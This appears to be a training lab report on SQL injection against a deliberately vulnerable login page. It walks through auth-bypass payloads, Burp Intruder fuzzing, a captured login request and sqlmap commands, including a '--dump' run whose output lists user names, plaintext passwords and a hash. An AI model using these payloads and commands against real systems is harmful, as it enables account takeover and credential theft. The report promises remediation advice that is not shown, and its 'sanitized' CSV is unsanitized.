SQL Injection Project on Auth Bypass & Credential Exfiltration Report

Target: Intentionally vulnerable login endpoint for training (https://issauga.lt/login-1/).
Objective: Demonstrate authentication bypass via SQL Injection and exfiltrate stored credential records under explicit authorization.

1. Executive Summary

A critical **SQL Injection** vulnerability was identified in the login functionality. An attacker can bypass authentication and retrieve stored user credentials. The risk is **Critical** due to the impact (account compromise, privacy breach) and low exploitation complexity.

Business Impact: Unauthorized access to user accounts and disclosure of sensitive information, potential regulatory exposure, and reputational damage.

2. Scope & Rules of Engagement (RoE)

- **In-Scope**: The training instance login endpoint and underlying DB reachable through the app.
- **Out-of-Scope**: Third-party services, production systems, unrelated subdomains.
- **Allowed Actions**: Non-destructive SQLi validation, schema enumeration, and **sanitized** credential dump for proof-of-concept. No service disruption.

3. Methodology

- **Standards Referenced**: OWASP Testing Guide (OTG-INPVAL), OWASP Top 10 **A03:2021 – Injection**, CWE-89.
- **Approach**:
    1. **Recon**: Enumerate parameters at login; capture baseline request with Burp Proxy.
    2. **Manual SQLi**: Payload testing via Burp Repeater/Intruder using Boolean-based and error-based techniques, plus Kali wordlists (SQL.txt).
    3. **Automated SQLi**: Validate and enumerate with sqlmap, progressively increasing risk/level as permitted.
    4. **Evidence**: Collect requests/responses, DB enumeration outputs, and sanitized data.

4. Environment & Tools

- Browser proxied through **Burp Suite**
- **Kali Linux** with sqlmap installed.
- Wordlists (\usr\share\wfuzz\wordlist\Injections\SQL.txt).

5. Step-by-Step Procedures


5.1 Manual SQLi via Burp (Boolean/Error-Based)

Goal: Identify injectable parameter(s) and validate auth bypass.

- In **Repeater**, test payloads in username and/or password fields. Start safe and observe responses:


' OR '1'='1
' OR 1=1-- -
') OR ('1'='1'-- -
admin'-- -

- Use **Intruder** with a simple payload list to fuzz systematically:
    - Positions: select value of username (or password).
    - Payload list: from Kali wordlists (e.g., SQL.txt).
    - Grep-Extract/Grep-Match: look for markers of success (e.g., Location: /dashboard, presence of a user profile element, or longer content length).


kali@kali: /usr/share/wfuzz/wordlist/Injections
File Actions Edit View Help

```
┌──(kali㉿kali)-[/usr/share]
└─$ cd wfuzz

┌──(kali㉿kali)-[/usr/share/wfuzz]
└─$ ls
wordlist

┌──(kali㉿kali)-[/usr/share/wfuzz]
└─$ cd wordlist

┌──(kali㉿kali)-[/usr/share/wfuzz/wordlist]
└─$ ls
general  Injections  others  stress  vulns  webservices

┌──(kali㉿kali)-[/usr/share/wfuzz/wordlist]
└─$ cd Injections

┌──(kali㉿kali)-[/usr/share/wfuzz/wordlist/Injections]
└─$ ls
All_attack.txt  bad_chars.txt  SQL.txt  Traversal.txt  XML.txt  XSS.txt

┌──(kali㉿kali)-[/usr/share/wfuzz/wordlist/Injections]
└─$ cat SQL.txt
'
"
```

Kali Linux SQL Injection Scripts: (\usr\share\wfuzz\wordlist\Injections\SQL.txt)



SQL Query: SELECT * FROM users WHERE name=''%20--' and password=''%20--'


Auth_bypass (Successful login/redirect)

Auth Bypass Check: If setting username=' OR '1'='1 (with appropriate comment) changes the response to a dashboard or a different status code (e.g., 302 to /home), the parameter is likely injectable.

5.2 Automated Validation & Enumeration with sqlmap

Capture Baseline Login Request

1. Configure browser to use Burp Proxy (127.0.0.1:8080)




Proxy listeners

Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You will need to configu

Running	Interface	Invisible	Redirect	Certificate
✓	127.0.0.1:8080			Per-host

Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating TL installation of Burp.

2. Navigate to the test login page (https://issauga.lt/login-1/).
3. Submit a benign login (e.g., user=ali, password=ali).
4. In Burp **HTTP history**, right-click the POST request → **Send to Repeater** and **Save item**




```
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Origin: https://issauga.lt
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/137.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://issauga.lt/login-1/
Accept-Encoding: gzip, deflate, br
```

```
Sec-Ch-Ua: "Chromium";v="137", "Not/A)B
rand";v="24"\r\n
Sec-Ch-Ua-Mobile: ?0\r\n
Sec-Ch-Ua-Platform: "Linux"\r
```

```
POST /login-1/index.php HTTP/2\r\n
Host: issauga.lt\r\n
Content-Length: 37\r\n
Cache-Control: max-age=0\r\n
Sec-Ch-Ua: "Chromium";v="137", "Not/A)B
rand";v="24"\r\n
Sec-Ch-Ua-Mobile: ?0\r\n
Sec-Ch-Ua-Platform: "Linux"\r
```

Prepare request file: In Burp, **Save item** of the vulnerable POST request (with benign values) to packet.txt.




```
packet.txt

┌──(kali㉿kali)-[~/sqlproject]
└─$ cat packet.txt
POST /login-1/index.php HTTP/2
Host: issauga.lt
Content-Length: 37
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="137", "Not/A)Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Origin: https://issauga.lt
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like G
ecko) Chrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
e/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://issauga.lt/login-1/
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

username=ali&passwd=ali&submit=Submit

┌──(kali㉿kali)-[~/sqlproject]
└─$ 
```

Detection (conservative): Using sqlmap to check if the parameters are injectable.

sqlmap -r packet.txt -p username

- Confirms injection point and lists databases.




```
[00:41:42] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[00:41:43] [INFO] POST parameter 'username' is 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP
 BY clause (FLOOR)' injectable
[00:41:43] [INFO] testing 'MySQL inline queries'
[00:41:43] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[00:41:44] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[00:41:44] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[00:41:45] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[00:41:45] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[00:41:46] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[00:41:46] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[00:41:58] [INFO] POST parameter 'username' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
injectable
[00:41:58] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[00:41:58] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[00:41:58] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least
 one other (potential) technique found
[00:41:59] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the rig
ht number of query columns. Automatically extending the range for current UNION query injection technique test
[00:42:01] [INFO] target URL appears to have 8 columns in query
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N] y
```

Sqlmap detection (identified injectable parameters)

Dump Users Table (authorized + sanitize before storing):


sqlmap -r packet.txt -p passwd –dump



```
──+─────────+──────────────────────────+
| idusers | ua            | lang | ref                                        | email               | host
  | name  | password                 |
+─────────+───────────────+──────+────────────────────────────────────────────+─────────────────────+──────────
──+─────────+──────────────────────────+
| 0       | Brick_Browser | en   | http://193.46.84.144//content-13/index.php | admin@getmantra.com | 127.0.0.1
  | admin  | admin                    |
| 1       | Block_Browser | en   | <blank>                                    | tom@getmantra.com   | 8.8.8.8
  | tom    | tom                      |
| 2       | Rain_Browser  | en   | <blank>                                    | ron@getmantra.com   | 192.168.1
.1 | ron    | ron                      |
| 3       | Mantra        | en   | <blank>                                    | harry@getmantra.com | 127.0.0.1
  | harry  | 5f4dcc3b5aa765d61d8327deb882cf99 |
+─────────+───────────────+──────+────────────────────────────────────────────+─────────────────────+──────────
──+─────────+──────────────────────────+

[01:14:48] [INFO] table 'aus26461_bricks.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/issau
ga.lt/dump/aus26461_bricks/users.csv'
[01:14:48] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/issauga.lt'

[*] ending @ 01:14:48 /2025-08-02/

┌──(kali㉿kali)-[~/sqlproject]
└─$ 
```

5.4 Post-Exploitation Evidence

Create a **sanitized** CSV users_sanitized.csv



```
File  Actions  Edit  View  Help
kali@kali: ~/.local/share/sqlmap/output/issauga.lt/dump/aus26461_bricks
  GNU nano 8.4                                        users.csv
idusers,ua,lang,ref,email,host,name,password
0,Brick_Browser,en,http://193.46.84.144//content-13/index.php,admin@getmantra.com,127.0.0.1,admin,admin
1,Block_Browser,en,<blank>,tom@getmantra.com,8.8.8.8,tom,tom
2,Rain_Browser,en,<blank>,ron@getmantra.com,192.168.1.1,ron,ron
3,Mantra,en,<blank>,harry@getmantra.com,127.0.0.1,harry,5f4dcc3b5aa765d61d8327deb882cf99

                                    [ Read 6 lines ]
^G Help       ^O Write Out  ^F Where Is   ^K Cut        ^T Execute    ^C Location   M-U Undo      M-A Set Mark
^X Exit       ^R Read File  ^\ Replace    ^U Paste      ^J Justify    ^/ Go To Line M-E Redo      M-6 Copy
```

6. Conclusion

The login endpoint of the training instance is intentionally vulnerable to SQL Injection, enabling auth bypass and data access. The report demonstrates the attack chain and emphasizes actionable remediations aligned with OWASP guidance